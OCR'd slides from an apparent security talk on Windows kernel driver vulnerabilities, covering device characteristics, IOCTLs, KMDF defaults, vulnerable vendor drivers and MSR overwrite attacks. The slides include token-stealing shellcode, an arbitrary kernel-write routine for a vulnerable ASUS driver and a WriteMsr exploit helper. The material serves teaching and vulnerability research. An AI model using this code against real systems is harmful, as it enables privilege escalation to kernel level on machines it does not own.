mov eax, [eax + 0x150]       ; Get 'Process' property from current thread

next_process:
cmp dword [eax + 0x17c], 'cmd.'  ; Search for 'cmd.exe' process
je found_cmd_process
mov eax, [eax + 0xb8]            ; If not found, go to next process
sub eax, 0xb8
jmp next_process

found_cmd_process:
mov ebx, eax                     ; Save our cmd.exe EPROCESS for later

find_system_process:
cmp dword [eax + 0xb4], 0x00000004  ; Search for PID 4 (System process)
je found_system_process
mov eax, [eax + 0xb8]
sub eax, 0xb8
jmp find_system_process

found_system_process:
mov ecx, [eax + 0xfc]            ; Take TOKEN from System process
mov [ebx+0xfc], ecx              ; And copy it to the cmd.exe process

popad
```

> OUTLINE

- WINDOWS DRIVER
- RIPLACE
- WARBIRD
- VUL-DRIVER
- MSR EXPLOIT
- CONCLUSION


DRIVER PROBLEMS

> DRIVER VULNERABILITY

- Windows drivers
  - Signed
  - WHQL signed
  - EV signing cert (A Must for Win10 signing process)

WHQL
Windows Hardware Quality Labs

Expired?
We load it anyway

source: この勇者が俺TUEEEくせに慎重すぎる

> DRIVER VULNERABILITY

```
NTSTATUS IoCreateDevice(
    PDRIVER_OBJECT  DriverObject,
    ULONG           DeviceExtensionSize,
    PUNICODE_STRING DeviceName,
    DEVICE_TYPE     DeviceType,
    ULONG           DeviceCharacteristics,
    BOOLEAN         Exclusive,
    PDEVICE_OBJECT  *DeviceObject
);
```

- Most drivers specify only the **FILE_DEVICE_SECURE_OPEN** characteristic. This ensures that the same security settings are applied to any open request into the device's namespace.

`DeviceCharacteristics`

Specifies one or more system-defined constants, ORed together, that provide additional information about the driver's device. For a list of possible device characteristics, see DEVICE_OBJECT. For more information about how to specify device characteristics, see Specifying Device Characteristics. Most drivers specify FILE_DEVICE_SECURE_OPEN for this parameter.

然後呢？

source: apple daily

> DRIVER VULNERABILITY

github.com/microsoft/Windows-driver-samples/blob/master/filesys/fastfat/fatinit.c

```
RtlInitUnicodeString( &UnicodeString, L"\\Fat" );
Status = IoCreateDevice( DriverObject,
                         0,
                         &UnicodeString,
                         FILE_DEVICE_DISK_FILE_SYSTEM,
                         0,
                         FALSE,
                         &FatDiskFileSystemDeviceObject );
```

github.com/microsoft/Windows-driver-samples/blob/master/tools/sdv/samples/SDV-F

```
status = IoCreateDevice(DriverObject,
                        sizeof(DRIVER_DEVICE_EXTENSION),
                        NULL,
                        FILE_DEVICE_DISK,
                        0,
                        FALSE,
                        &device
                        );
```

github.com/microsoft/Windows-driver-samples/blob/master/filesys/fastfat/fatinit.c

```
RtlInitUnicodeString( &UnicodeString, L"\\FatCdrom" );
Status = IoCreateDevice( DriverObject,
                         0,
                         &UnicodeString,
                         FILE_DEVICE_CD_ROM_FILE_SYSTEM,
                         0,
                         FALSE,
                         &FatCdromFileSystemDeviceObject );
```

github.com/microsoft/Windows-driver-samples/blob/master/general/tracing/evntdrv/Eventdrv/evntdrv.c

```
//
Status = IoCreateDevice(
                        DriverObject,
                        0,
                        &DeviceName,
                        FILE_DEVICE_UNKNOWN,
                        0,
                        FALSE,
                        &EventDrvDeviceObject);
```

> DRIVER VULNERABILITY

Maybe `FILE_DEVICE_SECURE_OPEN` has been defined as `0`?

> DRIVER VULNERABILITY

```
//
// Define the various device characteristics flags
//

#define FILE_REMOVABLE_MEDIA                    0x00000001
#define FILE_READ_ONLY_DEVICE                   0x00000002
#define FILE_FLOPPY_DISKETTE                    0x00000004
#define FILE_WRITE_ONCE_MEDIA                   0x00000008
#define FILE_REMOTE_DEVICE                      0x00000010
#define FILE_DEVICE_IS_MOUNTED                  0x00000020
#define FILE_VIRTUAL_VOLUME                     0x00000040
#define FILE_AUTOGENERATED_DEVICE_NAME          0x00000080
#define FILE_DEVICE_SECURE_OPEN                 0x00000100
#define FILE_CHARACTERISTIC_PNP_DEVICE          0x00000800
#define FILE_CHARACTERISTIC_TS_DEVICE           0x00001000
#define FILE_CHARACTERISTIC_WEBDAV_DEVICE       0x00002000
#define FILE_CHARACTERISTIC_CSV                 0x00010000
#define FILE_DEVICE_ALLOW_APPCONTAINER_TRAVERSAL    0x00020000
#define FILE_PORTABLE_DEVICE                    0x00040000
```

source: 焼きたて!! ジャぱん

> VUL-RIVER SAMPLE

```
NTSTATUS DriverEntry(IN PDRIVER_OBJECT DriverObject, IN PUNICODE_STRING RegistryPath) {
    PDEVICE_OBJECT DeviceObject = NULL;
    NTSTATUS Status = STATUS_UNSUCCESSFUL;
    UNICODE_STRING DeviceName, DosDeviceName = { 0 };
    RtlInitUnicodeString(&DeviceName, L"\\Device\\VulDriver");
    RtlInitUnicodeString(&DosDeviceName, L"\\DosDevices\\VulDriver");
    Status = IoCreateDevice(DriverObject, 0, &DeviceName, FILE_DEVICE_UNKNOWN,
                            NULL, FALSE, &DeviceObject);

    DriverObject->MajorFunction[IRP_MJ_CREATE] = IrpCreateHandler;
    DriverObject->MajorFunction[IRP_MJ_READ] = IrpReadHandler;
    DriverObject->MajorFunction[IRP_MJ_WRITE] = IrpWriteHandler;
    DriverObject->MajorFunction[IRP_MJ_CLOSE] = IrpCloseHandler;
    DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IrpDeviceIoCtlHandler;
    DriverObject->DriverUnload = IrpUnloadHandler;

    // Create the symbolic link / Expose to User
    Status = IoCreateSymbolicLink(&DosDeviceName, &DeviceName);
    return Status;
}
```

> PAYLOAD SAMPLE

```
void ExploitDriver() {
    char bufferOut[256] = { 0 };
    char bufferIn[256] = { 0 };
    DWORD bytesRead, bytesWritten, bytesReturned;

    HANDLE hDevice = CreateFile(L"\\\\.\\VulDriver\\",
                                GENERIC_READ | GENERIC_WRITE,
                                FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
                                OPEN_EXISTING, 0, NULL);

    ReadFile(hDevice, &bufferOut, sizeof(bufferOut), &bytesRead, NULL);
    WriteFile(hDevice, bufferIn, sizeof(bufferIn), &bytesWritten, NULL);
    DeviceIoControl(hDevice, 0x89898890, bufferIn, sizeof(bufferIn),
                    bufferOut, sizeof(bufferOut), &bytesReturned, NULL);
    CloseHandle(hDevice);
    return;
}
```


Command - Kernel 'com:port=\\.\pipe\com2,baud=115200,pipe' - WinDbg:10.0.18362.1 AMD64

```
0: kd> !drvobj Disk
Driver object (ffff828711d70c40) is for:
 \Driver\Disk

Driver Extension List: (id , addr)
(fffff80729420c90 ffff828711b918b0)
Device Object list:
ffff828711d75060
0: kd> !devobj ffff828711d75060
Device object (ffff828711d75060) is for:
 DR0 \Driver\Disk DriverObject ffff828711d70c40
Current Irp 00000000 RefCount 6 Type 00000007 Flags 01000050
Vpb ffff828711d5aa80 SecurityDescriptor ffffd98dce9e53a0 DevExt ffff828711d751b0 DevObjExt ffff828711d75960 Dope ffff828711d5a230
ExtensionFlags (0x00000800)  DOE_DEFAULT_SD_PRESENT
Characteristics (0x00000100)  FILE_DEVICE_SECURE_OPEN
AttachedDevice (Upper) ffff82871159d420 \Driver\partmgr
AttachedTo (Lower) ffff828711a9a0a0 \Driver\storahci
Device queue is not busy.
0: kd> !drvobj \Driver\Disk 7
Driver object (ffff828711d70c40) is for:
 \Driver\Disk

Driver Extension List: (id , addr)
(fffff80729420c90 ffff828711b918b0)
Device Object list:
ffff828711d75060

DriverEntry:   fffff80727fd4010
DriverStartIo: 00000000
DriverUnload:  fffff80729427ce0
AddDevice:     fffff80729420520

Dispatch routines:
[00] IRP_MJ_CREATE                      fffff807293d13e0    +0xfffff807293d13e0
[01] IRP_MJ_CREATE_NAMED_PIPE           fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[02] IRP_MJ_CLOSE                       fffff807293d13e0    +0xfffff807293d13e0
[03] IRP_MJ_READ                        fffff807293d13e0    +0xfffff807293d13e0
[04] IRP_MJ_WRITE                       fffff807293d13e0    +0xfffff807293d13e0
[05] IRP_MJ_QUERY_INFORMATION           fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[06] IRP_MJ_SET_INFORMATION             fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[07] IRP_MJ_QUERY_EA                    fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[08] IRP_MJ_SET_EA                      fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[09] IRP_MJ_FLUSH_BUFFERS               fffff807293d13e0    +0xfffff807293d13e0
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[0b] IRP_MJ_SET_VOLUME_INFORMATION      fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[0c] IRP_MJ_DIRECTORY_CONTROL           fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         fffff80626c5a0f0    nt!IopInvalidDeviceRequest
[0e] IRP_MJ_DEVICE_CONTROL              fffff807293d13e0    +0xfffff807293d13e0
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     fffff807293d13e0    +0xfffff807293d13e0
[10] IRP_MJ_SHUTDOWN                    fffff807293d13e0    +0xfffff807293d13e0
```

> PAYLOAD SAMPLE

- I/O control code (IOCTL) need to match the DDK document, structure following:

```
CTL_CODE(
    DeviceType,
    Function,
    Method,
    Access
);
```



source: IOActive

- DeviceType:
  - this value should match to the type when it create (IoCreateDevice), usually FILE_DEVICE_XX
- Function: Driver defined IOCTL
  - 0x0000-0x7FFF are reserved for Microsoft
  - 0x7FFF-0xFFFF are reserved for OEMs and IHVs
- Method:
  - METHOD_BUFFERED, METHOD_IN_DIRECT, METHOD_OUT_DIRECT, METHOD_NEITHER
- Access :
  - usually FILE_ANY_ACCESS


VUL-DRIVER

> Driver Vulnerability

- ASRock Drivers
  - **CVE Name:**
    - CVE-2018-10709, CVE-2018-10710, CVE-2018-10711, CVE-2018-10712
- ASUS Drivers
  - **CVE Name:**
    - CVE-2018-18537, CVE-2018-18536, CVE-2018-18535
- GIGABYTE Drivers
  - **CVE Name:**
    - CVE-2018-19320, CVE-2018-19322, CVE-2018-19323, CVE-2018-19321
- ……

> PAYLOAD SAMPLE - ASUS CVE-2018-18537

```c
#include <windows.h>
HANDLE ghDriver = 0;

#define IOCTL_GLCKIO_VMWRITE 0x80102050

typedef struct _STRUCT_GLCKIO_VMWRITE {
    WORD unk0;
    DWORD unk1_1;
    WORD unk1_2;
    ULONG64 unk2;
    ULONG64 unk3;
    ULONG64 unk4;
    ULONG64 unk5;
    ULONG64 unk6;
} STRUCT_GLCKIO_VMWRITE;

BOOL ArbitraryWriteDWORD(ULONG64 dest, DWORD value)
{
    STRUCT_GLCKIO_VMWRITE mystructIn = { 0 };
    mystructIn.unk0 = 0xf11;
    mystructIn.unk1_1 = value;  // value
    mystructIn.unk5 = dest;     // address

    STRUCT_GLCKIO_VMWRITE mystructOut = { 0 };

    DWORD returned = 0;

    DeviceIoControl(ghDriver, IOCTL_GLCKIO_VMWRITE, (LPVOID)&mystructIn, sizeof(mystructIn), (LPVOID)&mystructOut, sizeof(mystructOut), &returned, NULL);
    return returned;
}

BOOL InitDriver()
{
    ghDriver = CreateFile("\\\\.\\GLCKIo", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (ghDriver == INVALID_HANDLE_VALUE) {
        printf("Cannot get handle to GLCKIo driver - GetLastError:%d\n", GetLastError());
        return FALSE;
    }
    return TRUE;
}
```

> P.S. KMDF OPEN UP

source: Tom and Jerry

Queuing takes precedence over the **EvtDeviceFileCreate** callback—that is, if the driver both registers for **EvtDeviceFileCreate** events and configures a queue to receive such requests, KMDF queues the requests and does not invoke the callback. KMDF does not queue create requests to a default queue; the driver must explicitly configure a queue to receive them.

In a bus or function driver, if a create request arrives for which the driver has neither registered an **EvtDeviceFileCreate** callback function nor configured a queue to receive create requests, KMDF opens a file object to represent the device and completes the request with **STATUS_SUCCESS**. Therefore, any bus or function driver that does not accept create or open requests from user mode application—and thus does not register a device interface—must register an **EvtDeviceFileCreate** callback that explicitly fails such requests. Supplying a callback to fail create requests ensures that a rogue user mode application cannot gain access to the device.

Windows 7 Device Driver

Based on the mechanism of queues, the KMDF I/O handler can perform several possible tasks upon receiving either a create, close, cleanup, write, read, or device control (IOCTL) request:

- For create requests, the driver can request to be immediately notified through *EvtDeviceFile-Create*, or it can create a nonmanual queue to receive create requests. It must then register an *EvtIoDefault* callback to receive the notifications. Finally, if none of these methods are used, KMDF will simply complete the request with a success code, meaning that by default, applications will be able to open handles to KMDF drivers that don't supply their own code.

Windows Internal 7th


> P.S. KMDF OPEN UP BUFFER-OVERFLOW

```
NTSTATUS WdfRequestRetrieveInputBuffer(
    WDFREQUEST Request,
    size_t     MinimumRequiredLength,
    PVOID      *Buffer,
    size_t     *Length
);
```

- MinimumRequiredLength
  - The minimum buffer size, in bytes, that the driver needs to process the I/O request.

```
VOID
FileEvtIoDeviceControl(
    IN WDFQUEUE          Queue,
    IN WDFREQUEST        Request,
    IN size_t             OutputBufferLength,
    IN size_t             InputBufferLength,
    IN ULONG             IoControlCode
    )
        status = WdfRequestRetrieveInputBuffer(Request, 0, &inBuf, &bufSize);
        if(!NT_SUCCESS(status)) {
            status = STATUS_INSUFFICIENT_RESOURCES;
            break;
        }
```

CVE-ID	
CVE-2018-8342	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
An elevation of privilege vulnerability exists in the Network Driver Interface Specification (NDIS) when ndis.sys fails to check the length of a buffer prior to copying memory to it, aka "Windows NDIS Elevation of Privilege Vulnerability." This affects Windows 7, Windows Server 2008 R2. This CVE ID is unique from CVE-2018-8343.	



source: 張軼 挾屍要價

> OUTLINE

- WINDOWS DRIVER
- RIPLACE
- WARBIRD
- VUL-DRIVER
- MSR EXPLOIT
- CONCLUSION

> MODEL-SPECIFIC REGISTERS

- **Model specific registers** (**MSR**) exist in CPUs. Contrary to the name, some MSRs are actually part of the official x86 or x64 architecture and not "model specific", "IA32_LSTAR", for example.

- The transition to kernel-mode is done via an MSR
  - syscall -> read MSR -> call MSR pointer (Ring-0)
    -> kernel function handles the syscall logic
  - MSR usually store function entries like: "KiFastCallEntry()", "KiFastSystemCallEntry()", **SSDT entries**, according to the OS Ver.

- After Windows XP use ntdll!KiFastSystemCall which will call SYSENTER, SYSENTER doesn’t support passing parameters on the stack, use MSR to help ENV setting.

> MODEL-SPECIFIC REGISTERS

SYSCALL and SYSRET																
name	63					48	47					32	31			0
STAR C000_0081h	base selector for SYSRET CS/SS						base selector for SYSCALL CS/SS						target EIP			
LSTAR C000_0082h	target RIP for PM64 callers															
CSTAR C000_0083h	target RIP for CM callers															
FMASK C000_0084h	reserved												RFLAGS mask for SYSCALL			

> MODEL-SPECIFIC REGISTERS

- Call Flow
  - Typical SYSENTER
    1. IA32_SYSENTER_CS to CS
    2. IA32_SYSENTER_EIP to EIP
    3. IA32_SYSENTER_CS+8 to SS
    4. IA32_SYSENTER_ESP to ESP
    5. Switch to Privilege level 0
    6. Clear VM flag in EFLAGS
    7. Execute CS:EIP
  - Driver Usage
    1. RDMSR
    2. WRMSR
    3. SYSCALL (IA32_LSTAR MSR / IA32_FMASK MSR)
    4. {Execute MSR_LSTAR function entry}
  - Return
    1. SYSRET
    2. SYSEXIT

- None of the setup that we saw with interrupts is performed.

> MODEL-SPECIFIC REGISTERS

- Default on modern systems we only care about **MSR_LSTAR (0xc0000082)**
- Can inspect via **rdmsr** command in windbg

```
lkd> rdmsr 0xc0000082
msr[c0000082] = fffff801`63ddb140
lkd> u fffff801`63ddb140
nt!KiSystemCall64Shadow:
fffff801`63ddb140 0f01f8          swapgs
fffff801`63ddb143 6548892425010700000 mov   qword ptr gs:[7010h],rsp
fffff801`63ddb14c 65488b2425000700000 mov   rsp,qword ptr gs:[7000h]
fffff801`63ddb155 650fba2425187000000001 bt  dword ptr gs:[7018h],1
fffff801`63ddb15f 7203            jb      nt!KiSystemCall64Shadow+0x24 (fffff801`63ddb164)
fffff801`63ddb161 0f22dc          mov     cr3,rsp
fffff801`63ddb164 65488b2425087000000 mov   rsp,qword ptr gs:[7008h]
nt!KiSystemCall64ShadowCommon:
fffff801`63ddb16d 6a2b            push    2Bh
```

> MODEL-SPECIFIC REGISTERS

- You can probably see where this is going

```
case 0x3Cui64:
  v58 = (msr_overwrite *)Irp->AssociatedIrp.SystemBuffer;
  v57 = v58->targetMSR;
  __writemsr(v57, v58->newMSRValue);
  break;
```

source: Fireeye

- Exposed **wrmsr** (__writemsr) instruction gives us a pointer to overwrite primitive
  - Function pointer is called when any syscall is issued
  - Called from Ring-0

> MSR EXPLOIT

```
#define IOCTL_READ_MSR 0x9C402604
#define IOCTL_WRITE_MSR 0x9C402608

#pragma pack(push, 4)
typedef struct _MsrParam {
    DWORD Msr;
    QWORD Value;
} MsrParam;
#pragma pack(pop)

BOOL WriteMsr(HANDLE Device, DWORD Msr, QWORD Value) {
    BOOL ret = FALSE;
    DWORD bytesReturned = 0;
    MsrParam param = { 0 };

    param.Msr = Msr;
    param.Value = Value;

    ret = DeviceIoControl(Device, IOCTL_WRITE_MSR, &param, sizeof(param), &param, sizeof(param), &bytesReturned, NULL);
    if (!ret) {
        printf("WriteMsr failed: %d\n", GetLastError());
    }
    return ret;
}
```

source: Fireeye


DEVICE DRIVER DEBAUCHERY AND
MSR MADNESS - 2019/2

> DRIVER VULNERABILITY

- Device Driver Debauchery and MSR Madness
  - Ryan Warns & Tim Harrison - FireEye

Requirements:

- IoCreateDevice.DeviceCharacteristics = 0
- MSR instruction wrmsr exposed
- Needs to be only one running while target MSR is corrupted
- Must not be switched off in the middle of our execution
- Needs to keep running on the same processor entire time

